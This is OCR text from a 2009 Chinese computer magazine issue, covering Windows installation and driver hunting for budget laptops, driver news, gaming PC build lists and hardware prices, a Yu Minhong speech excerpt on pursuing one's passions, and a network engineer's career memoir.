望了呢？其实，买了低价本本的朋友也不必情绪低落。且看笔者带你们一步一步上手，回归Windows的怀抱，玩爽低价本本。

手把手教你回归Windows

要让我们的低价无Windows系统本本改头换面，重新做“本”，第一步要做的事情就是安装操作系统。不过本本安装操作系统，和台式机可不一样哦！有什么不同？且听我一一道来。

1. 上手第一步，安装盘有讲究

有的朋友可能认为装系统，就是拿着安装盘几下就可以搞定的事。的确，




◎请让你的本本远离Ghost安装盘

在台式机上怎么装系统都没问题。但是在本本上，这安装盘可就有讲究了。

如果你使用的是以前的Ghost备份（或者Ghost免安装盘，图3），那么在安装完毕后，90%都会出现黑屏的问题。因此，在给本本装系统的时候，请尽量使用安装盘，老实地安装。

2. 上手第二步，硬盘请别拒绝我

笔者在利用正版Windows安装盘安装新系统时，曾经遇到过一个无法识别硬盘的问题——系统提示“无法在



◎安装时如未加装SATA硬盘驱动程序，则会出现该故障

计算机上找到硬盘，安装程序即将退出”（图4）。


其实，这是由于原版的Windows系统安装盘没有集成SATA硬盘驱动程序所致。使用最新的第三方改版安装盘的用户，不用担心这一问题。

此外，如果本本上已经预装了Linux系统。由于

Linux系统的磁盘文件系统与Windows并不兼容,必须重新划分分区。在这里,笔者建议使用Partition Magic等工具软件进行分区(下载地址: <http://www.skycn.com/soft/3543.html>),并将分区修改为NTFS格式。

3.上手第三步,让本本“粉身碎骨”

呃,请别误会。我不是让你将本本摔得粉身碎骨,而是建议将本本的硬盘重新整理——大多数本本出厂时的默认分区只有两个,这对于很多用户来说都是非常不适应的。因此,接下来要做的就是为本本重新分区。



◎建议至少分三个区,其中C盘的大小在20GB左右为佳

Windows安装程序自带分区功能,在选择安装路径的时候,先按D删除已有分区,再按C重建分区即可(图5)。

需要提醒大家的是,不少厂商都会为本本做一个隐藏分区(如IBM、联想和戴尔等)。建议不要删除诸如IBM、联想和戴尔等品牌本本自带的,用户可自定义备份、还原的隐藏分区。但类似于东芝本本的那种无法自定义备份的隐藏分区,则可以进行删除,以节省硬盘空间。

本本上手渐进式

常言道,驱动程序是硬件的灵魂,没有驱动程序的本本,怎能好好地为我们服务呢?要使沉睡中的硬件苏醒,我们不得不为其“招魂”。

1.众里寻他千百度,驱动程序何处觅?

呃,请别认为这个问题很简单。要知道本本的驱动程序和台式机硬件的驱动程序可不一样,笔者第一次使用本本的时候,很傻很天真地以为本本驱动程序与台式机



◎有三种方式可以找到本本的驱动程序

机硬件的驱动程序是通用的。结果,在安装了台式机的显卡驱动程序后,系统“不负众望”地黑屏了……。因此,本本进阶第一步就是——寻找驱动程序。

在这里,笔者建议大家首先去本本的官方网站找找看。下面就以HP本本为例,让大家看看应该如何操作。

打开HP的官方网站,进入“驱动程序和软件下载”。在看到如图6所示界面后,你可以选择输入产品型号进行搜索、让电脑自动检测以及通过产品类别搜索。按照产品型号进行搜索比较快捷,输入产品型号并点击右箭头进行搜索,再选择系统版本,即可进入驱动程序下载页面。

2.我为人人,其他本本驱动程序何处觅?

除了HP之外,联想、IBM,以及戴尔等品牌本本的驱动搜索也比较方便。我们可以通过网站的自动搜索功能进行寻找(如果你所购的本本品牌不支持自动搜索功能,那么请注意其官方网站上的“服务与支持”和“下载”等关键词)。

以联想为例,在进入其官方网站后,可以看到“智能驱动下载(推荐)”项,需要用户输入主机编号才能进行下一步操作(图7)。只需输入主机编号,网站即可自动搜索相关的驱动程序。



◎需要输入主机编号,才可使用“智能驱动下载”

如果不知道自己的主机编号,也可以点击页面左边的“智能驱动”→“如何找到我的主机编号”链接看看。在这里,联想会“告诉”你如何寻找主机编号。

3.路边野花小心采,另觅驱动程序需注意

到本本官方网站下载驱动不仅方便,而且省却自行寻找的烦恼。但本本厂商为追求稳定,很少会提供“新鲜”的驱动程序供用户“品尝”。因此,喜欢追新的用户就需要到驱动之家(<http://www.mydrivers.com>)之类的网站自行下载了。

部分本本厂商官方网站

索尼	http://www.sonymstyle.com.cn
华硕	http://www.asus.com.cn
戴尔	http://www.dell.com.cn
联想	http://www.lenovo.com.cn
HP	http://www.hp.com.cn
明基	http://www.benq.com.cn
微星	http://www.msinotebook.com.cn
三星	http://www.samsung.com/cn
Acer	http://www.acer.com.cn

笔者提醒大家,在自行下载驱动程序时,一定要注意区分驱动程序的版本号。如图8所示,注明了“移动”版的驱动程序才适用哦!

NVIDIA GeForce Go 6/GeForce Go 7/GeForce 8M/GeForce 9M系列移动显卡最新驱动180.70版For Vista-64 (2008年11月28日发布)

驱动种类:显卡

发布厂商:NVIDIA

发布日期:2008-11-28 10:56:13

文件大小:28.34M

适用系统:Vista-64

适用硬件:NVIDIA GeForce Go/GeForce 6M/GeForce 7M/GeForce 8M/GeForce 9M

适用:PC Go/GeForce 6M/GeForce 7M/GeForce 8M/GeForce 9M/GeForce

适用:移动显卡

◎下载驱动程序时,请注意有无“移动”或者“Mobile”字样

完美你的本本

好了,在做完以上几步后,离完美使用本本也就只有一步之遥了。因为现在虽然可以正常使用本本,但我们还需要安装本本的特色软件。

2008-04-05	东芝特色软件	Windows Vista	V2.1.2.36-Vista64	5155KB	
2008-04-05	东芝特色软件	Windows Vista	V1.0.0.01-For-Vista64	1275KB	
2008-04-05	东芝特色软件	Windows Vista	V1.2.1.1-For-Vista64	2155KB	
2008-04-05	东芝特色软件	Windows Vista	V1.6.0.4-64-For-Vista64	3255KB	
2008-04-05	东芝特色软件	Windows Vista	V2.01.01.50-For-Vista64	4155KB	
2008-04-05	东芝特色软件	Windows Vista	T66466-Vario-Added-Package-Vista	14521KB	
2008-04-05	东芝特色软件	Windows Vista	V2.0.2.3-For-Vista64	1055KB	
2008-04-05	东芝特色软件	Windows Vista	V1.0.2.2-For-Vista64-98602	2247KB	
2008-04-05	东芝特色软件	Windows Vista	V1.0.1.3-64-Vista64-98602	2247KB	
2008-04-05	东芝特色软件	Windows Vista	V2.01.11.00	5235KB	

◎如果不安装这些特色软件,就无法实现硬盘保护、面部识别,以及Fn快捷方式等功能。

厂商为了让用户更好地使用本本,都会推出一些比较有特色的软件。这些软件要么能够开启本本的快捷键,要么可以实现某些特殊功能(比如硬盘保护、面部识别等),如果你忽视了这些软件的话,可就亏大了。

那么,能在什么地方找到这些特色软件呢?一般情况下,都可以在官方网站的“驱动下载”页面中找到特色软件的下载地址(请注意关键词:驱动下载、服务与支持、技术支持和下载)。如图9所示,就是东芝的特色软件下载,你动心了吗? YP0205

驱动程序更新与推荐

Text/Chaos

催化剂8.12正式版



ATi最新的一款驱动程序包终于在日前发布,它就是今天给大家推荐的催化剂8.12正式版。该驱动程序不仅加入了对ATi Stream通用计算技术的支持,还针对多款热门3D游戏进行了优化。不过这款驱动程序包主要支持Radeon HD 4xxx、Radeon HD 3xxx系列显卡,使用老显卡的用户可能会失望了。

此外,催化剂8.12驱动程序包还提供了对视频转码加速的支持。用户在进行标清或高清视频转码时,转码速度会获得较大提升。不过需要注意的是,目前该功能仅支持Radeon HD 4xxx系列显卡,其他ATi显卡的用户,可能还需要等待一段时间。

最后,催化剂8.12驱动程序包还加入了渐进式视频降噪功能。该功能可有效去除视频中的残影现象,而不损害影片细节——喜欢看电影的朋友有福了。

下载地址: <http://drivers.mydrivers.com/drivers/246-98604-AMD-Radeon-HD-4600-HD4670-HD-4850-HD-4870-8.12-For-WinXP/> (For WinXP)

<http://drivers.mydrivers.com/drivers/246-98608-AMD-Radeon-HD-4600-HD4670-HD-4850-HD-4870-8.11-For-Vista/> (For Vista)

nVIDIA系列移动显卡新版驱动180.84

你的笔记本电脑是使用的nVIDIA的移动显卡么?你是否在为它稀少的官方驱动程序而发愁呢?如果是这样,那你就得好好关注下面的信息了。目前国外的硬件高手以桌面版180.84版驱动程序为蓝本,鼓捣出了最新的nVIDIA移动显卡驱动程序。该驱动程序除了能带来少许的性能提升外,还提供了“平衡模式”和“性能模式”两种模式供用户选择——前者兼顾性能和画质;后者损失一些画质但却能最大程度地发挥性能。正在使用移动版nVIDIA显卡的你,还不赶紧去下载?

下载地址: <http://drivers.mydrivers.com/drivers/246-98696-nVIDIA-GeForce-Go-6-GeForce-Go-7-GeForce-8M-GeForce-9M-180.84-For-Vista/> (For Vista)

魅族M8手机最新USB驱动程序

擦着炙手可热的M8,有幸购得此机的你一定感到非常爽吧?不过你的M8是否在数据线传输时出现了一些小BUG呢?现在魅族官方提供了最新的USB驱动程序,更新后即可解决该问题。

下载地址: <http://drivers.mydrivers.com/drivers/247-98824-Meizu-M8-USB-/> YP0206

编者:以上驱动程序,均可在<http://work.newhua.com/pcd>上下载。



一年一度的寒假又到了, 游戏大作也赶集似地蜂拥上市, 确实是游戏迷的一大福音。想想几天不出门, 游戏猛通关的御宅生活, 就让口水直流……。可怜小编我短短几天春节大假, 在飞机上还要思考下期选题。这段时间来信要求推荐游戏配置的同学也很多(看来都有宅男潜质呀), 而且像商量好似地集中在两种

价位, 3000元的入门配置和5000元的主流配置。游戏入门者和游戏爱好者之间的界限确实泾渭分明, 小编也不多废话, 就在这里把两种配置一块儿给大家推荐了。



3000元玩爽游戏大作

编辑点评

处理器	AMD Athlon64 X2 5400+ (黑盒)	430元
主板	七彩虹 断剑C.A770 Ver1.5	399元
内存条	金士顿1GB×2 DDR2-800	130元
硬盘	西数320GB SATA(缓存16MB)	300元
显卡	昂达 HD3850/256MB/DDR3	480元
显示器	AOC 980Vwx (19英寸宽屏液晶)	950元
光驱	先锋 DVR-116CH (DVD刻录机)	189元
机箱电源	多彩 DLC-MF435 (带电源)	360元
键盘鼠标	普通光电键鼠套装	40元
总价		3278元

这套AMD平台总体配置比较均衡, 性能足以应付大部分主流游戏, 价格也只要3000元出头。其中的5400+处理器接过了当年的超频经典“黑盒版5000+”衣钵, 超频性能彪悍。值得一提的是其中的显卡, 自从HD48xx上市之后, 曾经的中端显卡强者HD3850也放下了身段, 变得越发亲民起来。昂达这款显卡售价一直保持在699元, 而今不到500元就可入手, 性价比凸显;



而且它有别于普通的HD3850显卡, 使用了堪称豪华的一体式散热器, 显得更大气。

5000元出头特效全开



编辑点评

处理器	Intel酷睿双核E5200 (盒装)	510元
主板	七彩虹 战旗C.P45 X3 Ver2.0 (Intel P45)	599元
内存条	金士顿2GB×2 DDR2-800	210元
硬盘	西数640GB SATA(缓存16MB)	420元
显卡	七彩虹 iGame 9800GT-GD3 冰封骑士1GB	1199元
显示器	AOC 210V (22英寸宽屏液晶)	1250元
光驱	华硕 DRW-20B1S (DVD刻录机)	199元
机箱电源	航嘉 圣火H102+航嘉多核 DH6 (额定400W)	579元
键盘鼠标	多彩 K8020P+M338BP 防水高手	75元
总价		5041元

这套配置天生为游戏而生, 即使特效全开的也可以流畅运行。其中, 新一代“超频王”E5200的强劲超频能力早已名声在外, 而七彩虹这款P45主板, 无论是用料还是做工都为超频做好了准备, 预留了双显卡插槽, 以后玩交火也不成问


题。最贴心的是它采用了中英文双语言BIOS设计, 你不必对着满屏英文发怵了。

此外, 这款带有1GB显存的GF9800GT显卡, 它属于iGame系列定制版显卡, 携GVC核心超频增压器和VVC显存超频增压器两项新技术重装上市, 增加了超频的便利性和稳定性, 无疑可以让游戏玩家“烧”到极致。而思民四纯铜热管散热器的豪华配备, 即“镇压”了高频、高发热量的显卡, 又确保了静音效果。[YP0207]





酷睿i5将出, 采用什么接口成纠结



◎酷睿i5出现后, Intel的高中低端平台难道要“老死不相往来”?

AMD看齐, 高中低端处理器分别计划采用不同的接口? 但愿LGA1160不要成为现实。

目前最便宜的酷睿i7处理器仍然需要2100元, 很多人对它只有“流口水”的份。现在好了, 有消息称将有一款基于Nehalem架构的新处理器上市, 并且它的名字还很诱人: 酷睿i5。想知道酷睿i5的“三围”吗? 它是一款四核处理器、整合内存控制器并配备了三级缓存, 这些规格一应俱全。不过, 它和酷睿i7相比, 酷睿i5仅支持双通道的DDR3内存。

不过, 还要告诉大家一个非常不幸的消息, 售价低廉的酷睿i5处理器, 它的接口是LGA1160 (也有可能改为LGA1156), 而非酷睿i7现在所用的LGA1366。难道Intel也要向之前的

1GB仅值6角, 硬盘售价再创新低



◎折算下来1GB仅6角钱, 这硬盘真的比白菜还便宜了

相信诸位看到本期最新的硬盘报价, 都会全身热血沸腾。目前我们能够买到的最大容量硬盘之一的希捷7200.11 1.5TB, 价格狂降100元, 目前仅售899元, 折算下来1GB仅需6角钱, 还有比这更便宜的存储设备么? 实际上, 就目前的发展态势来看, 500GB容量以下的硬盘已经不值得考虑了。至于硬盘市场以后怎么走? 那就要看今年固态硬盘的普及速度了。

最便宜蓝光光驱来自明基



◎蓝光光驱是便宜了, 但要普及还得看蓝光光盘的作为

硬盘降价, 内存跳水, 同样是存储产品的蓝光光驱又岂能免俗。这不, 就有一款蓝光光驱报出了699元的超低价格。而且和我们之前在市场上看到的低价山寨品牌蓝光光驱不同。这是一款来自光存储市场赫赫有名的明基, 其旗下的低价蓝光光驱产品, 这算不算蓝光吹响

2009年普及号角第一声呢? YP0208

处理器

品牌型号	售价(元)
酷睿i7 920(盒)	2100
酷睿2 Q8200(散)	1120
酷睿2 Q6600(散)	1210
酷睿2 E8400(盒)	1140
酷睿2 E8200(盒)	1010
酷睿2 E7300(盒)	785
酷睿2 E5200(盒)	535
奔腾E 2200(盒)	410
赛扬E1200(盒)	270
Phenom 9950(黑盒)	1140
Phenom 9650(盒)	940
Phenom 8750(盒)	865
速龙64 X2 5600+(盒)	485
速龙64 X2 5400+(盒)	450
速龙64 X2 5200+(盒)	420
速龙64 X2 4850e(盒)	450
闪龙 2100+(盒)	190

内存

品牌型号	售价(元)
金士顿DDR2-800 1GB	65
金士顿DDR2-800 2GB	105
三星金条DDR2-800 1GB	60
三星金条DDR2-800 2GB	99
Kingmax DDR2-800 1GB	65
Kingmax DDR2-800 2GB	110
宇瞻经典系列DDR2-800 1GB	65
宇瞻经典系列DDR2-800 2GB	110
威刚万紫千红DDR2-800 1GB	55
威刚万紫千红DDR2-800 2GB	99
金泰克磐虎DDR2-800 1GB	70
金泰克磐虎DDR2-800 2GB	115

硬盘

品牌型号	售价(元)
希捷7200.10 320GB	310
希捷7200.11 500GB	385
希捷7200.11 640GB	520
希捷7200.11 750GB	615
希捷7200.11 1TB	720
希捷7200.11 1.5TB	899
西数WD3200JS 320GB	285
西数WD5002ABYS 500GB	445
西数WD6400AAKS) 640GB	415
西数WD10EADS 1TB	699
日立Deskstar T7K500 320GB	295
日立Deskstar T7K500 500GB	335
日立Deskstar T7K500 1TB	700

微型计算机
MicroComputer

制造

2009年1月1日
January/01

《微型计算机》官方网站

盛大开幕

因为专业，所以会聚 MCPLive.cn



把喜欢的事做到极致

俞敏洪演讲节选

Text/俞敏洪 ■整理自人民网



俞敏洪其人

1962年生于江苏江阴，北京大学西语系毕业，大学学历。1985年任北京大学外语系教师，1993年创办北京新东方学校，2003年成立新东方教育科技集团。其人博闻强志，娴于辞令，幽默儒雅。他精通英语，尤工词汇，一本“红宝书”在业内有口皆碑，并主编了多套实用教学光盘，成为中外颇负盛名的英语教学专家，由他创办的新东方学校目前已经占据了北京80%，全国50%的出国培训市场，年培训学生超过15万人次，国外的留学生70%是其弟子，由于他对留学教育专业的杰出贡献，被社会誉为“留学教父”。

人生中做事情有一种做法——我就做我自己喜欢的事情，哪怕我饿死我也要做。比如说我就喜欢下围棋，我饿死我也下。我就喜欢搞数学，我饿死我一分钱拿不到我也要搞，最后搞到陈景润那个样子也好。陈景润最后搞到了世界最著名数学家之一。不要忘了啊，如果是坏的东西喜欢，就不要一辈子搞。比如说，我这辈子就喜欢打游戏机，我这辈子就喜欢抽鸦片，怎么着？那都是把你生命给毁掉的东西，不要去做。做你喜欢的东西也是对你的生命成长有利的东西。

○水木年华的选择

比如说清华的水木年华，他们两个长得比我还要难看，而清华的女生又特别少，根本就轮不到他们两个，两个人在宿舍里特别的孤单和痛苦，最后说我们两个互相唱歌安慰安慰好不好？就开始唱歌，没想到两个人的声音和在一起就变成了很好听的男声二重唱，所以两个人就背着吉他，先到系里表演然后到学院表演，再到北京各个高校表演，到最后他们连清华大学的学位都不要了，两个把学位一扔继续唱歌。这个就属于我刚才说的，他们就开始做自己喜欢做的事情，哪怕我流浪一辈子我就唱了。

我蛮佩服这个决定的，为什么呢，清华大学学位固然很好，但是与你终生喜欢的东西相比有什么了不起的。说到底，学位是无能的人的遮羞布而已。我觉得大学学位是要拿的，但是在大学学位之上不管是出国还是考研，就要跟你人生真正的目标相结合了，否则你就是为了拿学位而拿学位，这样的话会很悲惨。

○能力就是软资格

我们生活中一般有两种资格叫作，硬资格和软资格。硬资格就是你拿到了各种各样学位证书。比如说你拿到复旦大学的学位证书总比拿到江苏师范学院的学位证书要硬气点，包括找工作的时候，但是也就是那么一点点。拿到哈佛大学的一定比复旦大学的要硬气点，但是就算哈佛毕业的人来新东方找工作，大部分也会被我们拒掉，因为很多人有这样的学位，但没有相应的软条件，比如没有工作经验，没有对中国现实正确的看法，没有做事情的正确的心态，那你就缺乏软资格。

软资格是什么，就是在我们一生的奋斗中，不断积累自己的人生经验、智慧和学识，这次你不会拿到学位，但是你会发现你的知识和境界比人高一筹，这就是软资格，也就是自己真正的能力。一个人真正有能力之后，别人是能看到的，一定能看到的，从你的眼神，从你的动作，从你的谈吐，



从你的语言，从你做一件小事的状态，别人就能立刻判断出来，你到底有没有能耐。

○清华大学的MBA

我来讲一个小例子你们就能明白了。上周清华大学的一个MBA学生到新东方来应聘工作。面试的时候，我只问他一个问题，我说：“请在几秒钟之内告诉我，你最得心应手能够做且必然能做好的一件事情是什么。”他想了一两分钟，最后告诉我说：“俞老师，我最擅长的是跟人交流。”我说：“你都两分钟没跟我说话了还算是善于跟人交流？”然后他就说：“MBA就是综合管理，我的综合管理能力很强，我懂人力资源，我懂市场，我懂市场营销，我懂公关，我懂后勤行政物流，你让我干什么我就干什么。”我说：“对不起，我不能用你，因为从你刚才的一番话我就知道了，你什么都不能干。”当一个人说自己什么都能干的时候，他什么都不能干。

其实我真想听到的是这么一句话：“俞老师，我能帮你打扫厕所。”我想，清华大学的MBA如果有勇气这样说，我就会受到心灵的震撼，我一定会把厕所给他打扫。我如果给他两个厕所，他打扫得很干净，那我就深受感动，一个拿着如此好的学位的人能够非常心平气和地把厕所打扫得如此干净，那是伟大而了不起的。

如果到最后，这个清华大学的MBA，把新东方厕所打扫得如此之干净，以至于我都敢把便池里的水喝了，你想，我是什么感觉。我立刻会给他晋升，给他四个厕所。当他把四个厕所也打扫得极其干净，我会给他什么？肯定不是八个厕所，同学们，世界上的道理永远是从量变到质变。当他四个厕所打扫完了以后，我一定会把其他几个打扫厕所的人让他管了，他就成为了新东方厕所卫生部部长。这就进入了管理岗位了，不要忘记。然后等他把这些人也管好了，我会干什么？我会把新东方后勤系统给他管了。然后他把新东方的后勤系统如果也管得很好，那我就把后勤行政两个系统都给他，特别任命他为新东方后勤行政副总裁，就是新东方第三把手。万一哪天我一不小心翘了辫子，总裁不就是他的了吗？对不对，当总裁就是这么当出来的，不是说你一上来就是要当总裁。所以，你几秒钟内就应该说，我最擅长什么，我最能干的是什么，我干了以后绝对出成绩的是什么。

说到极端境界，你真要喜欢干什么并不一定要等到有了钱以后。比如说很多同学都想旅游，都在想着我要成为百万富翁，然后开始旅游。其实大可不必。如果你真想要成为全世界最著名的旅行家的话，今天晚上就可以开始走，背上你的背包，拿一个碗，拿一根棍子，一路走，默默无闻地走，我们从来没有听过要饭饿死人的，真的没有过。

如果你要做得更加智慧一点，你怎么做？开一个新闻发布会，告诉媒体说，我从今天开始，作为复旦大学的学生不学了，

我决定要饭，我要从上海要到拉萨。我想媒体就会一路跟踪报道，复旦大学学生是怎么要饭要到拉萨去的。等到你要到拉萨，你就成为全世界最著名的要饭专家了，美国就会立刻给你发签证，邀请你从阿拉斯加要饭要到佛罗里达。你的生命就这么灿烂了，你等十年要完饭以后，十年要饭流浪日记就会变成世界上著名畅销书，你就变成百万富翁了。生命就是这么灿烂的。

○研究蒋介石的大师

另外个极端的例子来自我的一个大学同学，他搞蒋介石研究。搞不懂怎么的他就喜欢上研究蒋介石了，他从上世纪八十年代研究蒋介石研究到一九九五年，穷困潦倒。他惟一的工作就是北大英语系的一个老师，每个月拿个一两百块钱。但是到一九九五年新东方学校已经不错了，我邀请他到新东方学校来上课，他说：不来，我一来上课，备课就要好几个小时，上课又要好几个小时，太浪费我研究蒋介石的时间了。我以为他这辈子就是这样，捧着蒋介石的书一辈子穷困潦倒了。

无论什么学问，搞到一定程度就会被人欣赏。到了一九九五年，他对这方面已经出神入化了，结果美国召开一个中国现代史研讨会，邀请他过去作主题发言，发言的时候感动了下面一个老教授。这个教授研究了三十年蒋介石，在美国就是找不到人可以谈蒋介石，没想到中国有个傻瓜也研究了十五年。这下这个教授高兴了。散会以后，两个人为了蒋介石抱头痛哭。最后这个老教授说：我需要你留在美国和我一起搞研究。这个教授每年给了他五万美元的研究经费，并且把他老婆从中国接到了美国。我的这个朋友就是从一九九五年开始在美国圣约翰大学跟这个教授读博士，一九九九年下半年我去的时候他已经毕业了，留在圣约翰大学教书，在纽约长岛已经买了个小房子，还买了一辆破车，老婆在身边，生了一个孩子，家里还养了一条狗。他指着这一切告诉我说：你看，这一切都是蒋介石送给我的。

在美国大学当教授，只要你不犯任何错误，只要能写一两本书，就能一直当下去，每年收入不高，但四万美元也足够他活下去了。我以为他这辈子就在那当个教授，研究研究中国现代史就完了。没想到，上海东方卫视在两年前招聘中西方文化节目总策划人的时候，就把我这个同学挖回来了，给他的工资相当高，差不多接近一百万人民币。

为什么要用这么高的薪水聘请他，理由很简单。做学问不就是从精到深，再从深到泛吗？研究蒋介石你就得研究毛泽东，研究毛泽东你就得研究中国现代史，研究中国现代史你就得研究中国近代史。中国近代史怎么来的？来自于世界近代史，世界近代史来自于美国独立战争，法国资产阶级大革命，以及英国的宪章运动，而这一切都来自于文艺复兴以及启蒙运动，而这又来自于古希腊罗马文明，古希腊罗马文明来自于古埃及古印度文明。一通百通，你想他不能成为文化大师，谁能成为文化大师？



自白

Text/诸相非相 收集整理/Towerterry

也许没有多少人爱听别人的故事,就如同我们自以为伟大的爱情在路人眼里只是一个自编自演自陶醉的故事。但是,当这位从打字员成长起来的网络工程师的经历摆在我们眼前时,它折射出的是中关村里那群自称“IT民工”的人们的生存状态和成长道路。也许这个真实故事可以给即将走入工作岗位或者准备投入IT行业、甚至已在IT界混了几年的人们一点帮助,但愿故事中主人公所走的弯路也能给其他人一点警示。

前面的人倒了,后面的人才能踩着过去。

少壮不努力,老大干IT

十年前,我从某非著名学校毕业,在中学老师和公安局信息录入员的多种职业中经历了一番失败的折腾之后,2000年,我终于决定自己出去混混日子。

春节过后还是寒冷的冬天,我卖掉了自己的三个手机中的两个,带着五百块钱、铺盖卷和对未来的渴望,终于来到北京——这个传说中能够实现梦想的繁华都市。我花了四块大洋从丽泽桥到传说中的中关村海龙大厦下车之后,便开始寻找那个能给我未来和金钱的公司!很明显,我迷路了!转了无数圈之后,我才找到了那个让我走向IT征程的第一家公司!

公司在中关园内,具体地址是中关村北二条。当时公司的主要业务是做电脑组装、综合布线及一些小型的局域网,属于中关村典型的家族式企业。我被分配到公司的网络部,月薪五百大洋!

北风那个吹啊,雪花没有飘啊,而我的梦想却已飘扬。

没有人知道,北京将给我们这些“北漂一族”带来什么。直到现在我还在想,是否大多数“北漂族”都和我一样?在走投无路的时候走向祖国的心脏,希望自己能够随着祖国的跳动顺便飘扬一下。

从菜鸟到网络布线工程师

上班了,公司给了我这只如假包换的菜鸟一个“网络工程师”的头衔。于是,网络部经理顺理成章地指使我:“你把几个刚送到的主板测一下,明天要用。”还没等我理直气壮地说“不会”的时候他已经转身上楼了。豁出去了!天下事敢干者居之。一个小小的主板还能难住我这个会打游戏的网络工程师?

我假装工作很忙,将任务转手交给某同事,再装作不经意其实是一丝不苟地看着他把电源线连接到主板上,把内存条和显卡装好,然后把显示器的电源和VGA线接在显卡接口上,显示器开始显示我熟悉的开机画面。看到这里,我全明白了。于是,我假装好心地说:“你休息吧,剩下的事交给我!”其他两块主板终于在我灵巧的双手下顺利点亮!原来点主板是这么简单的事啊!

技术这玩意儿,还真是没什么神秘。想想那时候,会组装台电脑就是高手!我会配置CMOS、会测主板,难道我不是高手?虽然我还不知道Windows 98怎么安装。但那是超高级工程

师才会的东西,与我无关!没想到,一个月后,我就成了超高级工程师!什么FDISK分区,什么系统安装,什么持续的警报声表示内存条可能坏了……。多谢公司当时采购的烂机器,三天两头就坏,也让我在短时间内成为排名公司前三名的电脑修理高手!



这里要提醒一下刚参加工作的兄弟们,想要熟悉一个产品,必须自己一遍一遍地操作。看似简单的事,你亲手做的时



候会发现比你想像的复杂很多。看别人的操作过程你可能会忽略掉很多细节，只有自己亲自动手才行。

再过了一个月，我又学会了组建局域网。其实跟一次项目就会了。我倒有些不明白，为什么很多人跟了很多次项目还不会呢？这绝对不是我智力超群，而是他们犯了一个错误：不求甚解，不问为什么。

网络布线工程师的确是个高级工种，你要熟练大电锤、中

电锤、小电锤、螺丝刀、水电钻、剪刀、胶布、网线钳、打线器、测试仪等极为复杂的工具；还得具备需要电工的时候你就是电工、需要搬运工的时候你就是搬运工、需要什么工你就是什么工的多工种角度互换能力；同时你还要掌握如何把一面墙用电锤打一个小腿粗细的窟窿、如何把打眼时遇到的钢筋快速弄断……，复杂又琐碎，多问多请教才是王道。否则，我这种菜鸟怎么能成为工程师？

赌注！ 升迁项目经理

如此数月后，我私下合计，决定鼓足勇气毛遂自荐。

我敲开了经理办公室的门：“经理，我跟了这么多工程，我觉得以我的能力可以带队了！而且我修电脑、组装局域网都没问题。布完线的后续工程我都能干，如果是外地项目，可以节约再派技术人员出差的成本，同时我也可以带一些人，让他们掌握相关的技能！”

在那个IT人员紧缺的年代，我的这段话打动了经理，于是我成了项目经理。其实，现在回头看，项目经理也就比普通人员多出以下技能而已。

1.自己的屁股自己擦。项目出现意外，就需要尽自己的努力将事情重新做好，至少也需要做到损失最小化；如果遇到问题

就想别人帮你解决，你永远无法进步。

2.向领导汇报时，必须告诉领导一个补救问题的方法。就算这个方法没有任何可执行性，但你应该让领导知道，这件事我已尝试寻找解决方法。

3.博取同情。比如说客户如何百般刁难，工程多难实施。让领导对你的工作有了个初步了解，告诉他们，我现在做的事并不容易。

4.事情陈述完之后，转移话题。比如和领导一起骂李Sir，引起领导共鸣之后，就能达到好了伤疤忘了挨扎的效果。

5.最重要的一点：有错误及时承认，不为自己找任何借口。知错能改，善莫大焉！

变身售前工程师

在一个公司待久了，有点皮痒了，那就跳槽吧！反正对于北漂的IT人来说，跳槽是常态。

新公司根本就不管我原来是什么项目经理，直接就安排我去做网络布线的售前方案。那时候我不知道什么叫售前，也不知道什么叫方案，可是业务需要啊，不得不赶鸭子上架。毕竟我工作的大部分时间是和螺丝刀、电锤、梯子等工具打交道。我看着其他售前工程师做出的莫名其妙的方案，才知道原来网络布线还分工作区、水平、干线、管理、设备间几个子系统，学问大了去了！由于我有布线基础，他们会把一些计算不同类型线槽、需要多少箱网线等高级工作交给我做，涉及到交换和路由部分的方案他们完成。

胡乱做了几个布线方案之后，我越来越发现自己能力不足。于是，我买了思科网络学院教程，从IOS开始看。看了一遍，不懂。再看，还不懂，继续看！我买了四本书，才真正搞明白这个玩意儿。

售前界有句名言，千古方案一大抄！我左抄右抄上抄下抄，总算能够自己搞出一个抄来的方案。接下来的日子里，我学会了简单的Word操作，还知道有个名词叫“拓扑”，画拓扑的软件是PowerPoint和Visio。

干售前的好处是接触面很广，很快我就熟悉了如何为一些设备配置相应的板卡、引擎及对应的光纤跳线，理论知识也有了相应的基础。

公司在那个时候迎来了北京校园网最典型的项目——某学校新校区的网络建设。整个方案由我们几个售前工程师共同完成。

我看着头儿与用户在每一个环节进行沟通，诸如IP地址的规划、VLAN的划分、交换机的命名规则……。那些原来印在书本上难以理解的VLAN、VTP、STP、TRUNK、SMART、channel……，在配置的实践过程中变得清晰，而我也在此过程中真正明白了网络布线。

做个合格的售后工程师

有人说，生命在于折腾。于是，等到网络知识都恶补得差不多了，我又从售前的工种折腾到售后的位置上去了。这次的工种不仅轻松多了，时间一长，我还摸索出一套合理或者接近

合理的方法。那么一个合格的工程师应该具备哪些条件？且听我没有代表性的一家之言。

首先，要对工程有一个充分的了解。了解的过程可以通过



两个方面获得：销售和售前。他们都是工程的先行官，有了销售和售前的完美配合才能完成一份让客户认可的方案。而前期的方案不可能面面俱到，所以一些技术实现的细节需要与客户进行讨论。

作为一名售后工程师，有责任先了解用户想要实现的功能，并对用户“想象”出来的一些功能做出合理的解释。如果没有沟通，工程验收时一些功能未能实现，那时你再和用户解释，用户会觉得是因为你自身的技术实力不足，你所做的解释完全是狡辩！

做一个工程可能会涉及到多方面内容，所以在出发前你应该准备一些配置资料，甚至提前写出配置脚本。你还需要提前准备好厂家支持的资源，有问题可以通过电话支持来解决。

